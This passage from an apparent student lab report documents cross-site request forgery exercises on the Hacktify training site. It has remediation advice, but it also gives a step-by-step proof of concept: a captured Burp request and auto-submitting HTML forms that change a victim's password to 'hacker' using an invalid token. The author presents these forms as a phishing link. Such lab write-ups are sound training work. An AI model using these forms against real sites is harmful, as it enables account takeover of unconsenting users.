
9. Use the firefox filename.html to create phishing link and click the submit button then the password will change successfully.

The screenshot shows a Firefox browser window with two tabs open, both titled "Login". The active tab's URL is [https://labs.hacktify.in/HTML/csrf\\_lab/lab\\_7/passwordChange.php](https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php). The page content is a "Change Password" form. It contains fields for "New Password" and "Confirm Password", both currently empty. Below these fields is a "Submit" button. A success message "Your Password has been updated successfully" is displayed below the buttons. In the top right corner, there is a "Logout" button and the text "Happy Hacking". The Hacktify logo is visible in the top left. The footer of the page includes the text "© Copyrights 2021 Hacktify Cybersecurity All rights reserved".


10. Now try to login with old password on victim account.


The screenshot shows a Firefox browser window with two tabs open, both titled "Login". The active tab's URL is [https://labs.hacktify.in/HTML/csrf\\_lab/lab\\_7/login.php](https://labs.hacktify.in/HTML/csrf_lab/lab_7/login.php). The page content is a "User Login" form. It contains fields for "Email" (with the value "lord@gmail.com") and "Password" (with the value "eeee"). Below these fields are two buttons: "Login" and "Register". The Hacktify logo is in the top left, and the text "Happy Hacking" is in the top right. The footer of the page includes the text "© Copyrights 2021 Hacktify Cybersecurity All rights reserved".

11.Error was indicated by server then it not login with old password.



12.After the new password : hacker to test with this pass, it work and login successfully to open victim user account.





## 2.6. rm-rf Token

Reference	Risk Rating
rm-rf Token	High
Tools Used	
Burp Suite, Custom CSRF PoC	
Vulnerability Description	
The application attempts to protect against CSRF attacks using a csrf_token. However, the token validation mechanism is flawed, allowing an attacker to bypass the check by providing an arbitrary or incorrect token. This enables an attacker to perform actions on behalf of an authenticated user without their consent.	
How It Was Discovered	
By crafting a CSRF PoC and submitting a request with an invalid or missing csrf_token, it was observed that the password change request was still processed successfully, confirming the token validation bypass.	
Vulnerable URLs	
<a href="https://labs.hacktify.in/HTML/csrf_lab/lab_8/lab_8.php">https://labs.hacktify.in/HTML/csrf_lab/lab_8/lab_8.php</a>	

## Consequences of not Fixing the Issue

**Account Takeover:** Attackers can force password resets, gaining unauthorized access.

**Session Hijacking:** If combined with XSS, attackers can steal valid CSRF tokens and execute authenticated actions.

**Data Tampering:** Malicious users can modify sensitive information without user interaction.

## Suggested Countermeasures

### Implement Proper CSRF Token Validation:

- Ensure tokens are **validated on the server side** before processing any sensitive request.
- Generate **random, session-based tokens** instead of predictable values.

### Use Secure Headers:


- Set SameSite=Strict in cookies to prevent unauthorized CSRF execution.
- Enforce validation of **Referer and Origin headers** to only allow legitimate requests.

## References


OWASP CSRF Prevention Guide

## Proof of Concept :


1.I was create two account for test rm-rf token validate.




2. Firstly, I created the victim account named as good@gmail.com password is good. It was login successfully.




3. Then the bad@gmail.com password is bad now I play with this account.



4. The attacker account also login successfully.



5. Now I click change password and fill that input box hacker password.



6. After the request is captured by burpsuite to make CSRF poc and see value that is very important to bypass the value.

Burp Suite Professional v2024.12.1 - Temporary Project - licensed to h3110w0rld

Request to https://labs.hackify.in:443 [162.0.229.223]

Time	Type	Direction	Method	URL	Status code	Length
09:26:42 27 Feb...	HTTP	→ Request	POST	https://labs.hackify.in/HTML/csrf_lab/lab_8/passwordChange.php		

**Request**

Pretty Raw Hex

```
1 POST /HTML/csrf_lab/lab_8/passwordChange.php HTTP/2
2 Host: labs.hackify.in
3 Cookie: __ga_BClTF49GT0=GS1.1.1739537247.1.0.1739537284.0.0.0; __gat=GAI.1.423982973.1739537248; PHPSESSID=7fc66baf3734215443e18295f45ce82d
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 76
10 Origin: https://labs.hackify.in
11 Referer: https://labs.hackify.in/HTML/csrf_lab/lab_8/passwordChange.php
12 Upgrade-Insecure-Requests: 1
13 Connection: Best-Connection
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ??
17 Te: trailers
18
19 newPassword=hacker&newPassword2=hacker&csrf=d255d1b766be190d84ef5c9866cd0e41
```

0 highlights

Event log (13) All issues (47)

Memory: 1.37GB

### CSRF PoC generator

Request to: https://labs.hackify.in

Options

Pretty Raw Hex

```
1 POST /HTML/csrf_lab/lab_8/passwordChange.php HTTP/2
2 Host: labs.hackify.in
3 Cookie: __ga_BClTF49GT0=GS1.1.1739537247.1.0.1739537284.0.0.0; __gat=GAI.1.423982973.1739537248; PHPSESSID=7fc66baf3734215443e18295f45ce82d
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
6
```

0 highlights

CSRF HTML:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional --&gt;
&lt;body&gt;
&lt;form action="https://labs.hackify.in/HTML/csrf_lab/lab_8/passwordChange.php" method="post"&gt;
&lt;input type="hidden" name="newPassword" value="hacker" /&gt;
&lt;input type="hidden" name="newPassword2" value="hacker" /&gt;
&lt;input type="hidden" name="csrf" value="d255d1b766be190d84ef5c9866cd0e41" /&gt;
&lt;input type="submit" value="Submit request" /&gt;
&lt;/form&gt;
&lt;script&gt;
    history.pushState('', '', '/');
    document.forms[0].submit();
&lt;/script&gt;
&lt;/body&gt;
&lt;/html&gt;</pre>


0 highlights



Regenerate



```

7. Here to clearly see the token bypass where and how I use other token on this [https://labs.hacktify.in/HTML/csrf\\_lab/lab\\_8/lab\\_8.php](https://labs.hacktify.in/HTML/csrf_lab/lab_8/lab_8.php).



```
GNU nano 8.1          csrf8.html
<html>
<body>
  <h1>CSRF Exploit: Change Password</h1>
  <form action="https://labs.hacktify.in/HTML/csrf_lab/lab_8/change_password.php" method="POST">
    <input type="hidden" name="new_password" value="hacker">
    <input type="hidden" name="confirm_password" value="hacker">
    <input type="hidden" name="csrf_token" value="invalid_token"> ← Token bypass →
    <input type="submit" value="Submit">
  </form>
  <script>document.forms[0].submit();</script>
</body>
</html>
```

8. Then as the same technique, Login with victim account.




9. I show which token used to bypass that user login password.

The terminal window shows the following session:

```
sureshbabu@kali:~/Desktop
File Actions Edit View Help
<body>
<form action="https://labs.hackify.in/HTML/csrf_lab/lab_7/passwordChange.php" method="POST">
<input type="hidden" name="newPassword" value="hacker" />
<input type="hidden" name="newPassword2" value="hacker" />
<input type="hidden" name="csrf" value="9f30abfb7a0141bb657fa6d587a5878b" />
<input type="submit" value="Submit request" />
</form>
<script>
    history.pushState('', '', '/');
    document.forms[0].submit();
</script>
</body>
</html>
(sureshbabu㉿kali)-[~/Desktop]
$ nano csrf8.html
(sureshbabu㉿kali)-[~/Desktop]
$ nano csrf8.html
(sureshbabu㉿kali)-[~/Desktop]
$ firefox csrf8.html
```

10. And finally, I will use this firefox filename.html to create example phishing link to click to password change and login successfully.



**Note : Every Lab is similar but each lab has specific way to access and bypass the request and know something new about Cross-Site Request Forgery(CSRF).**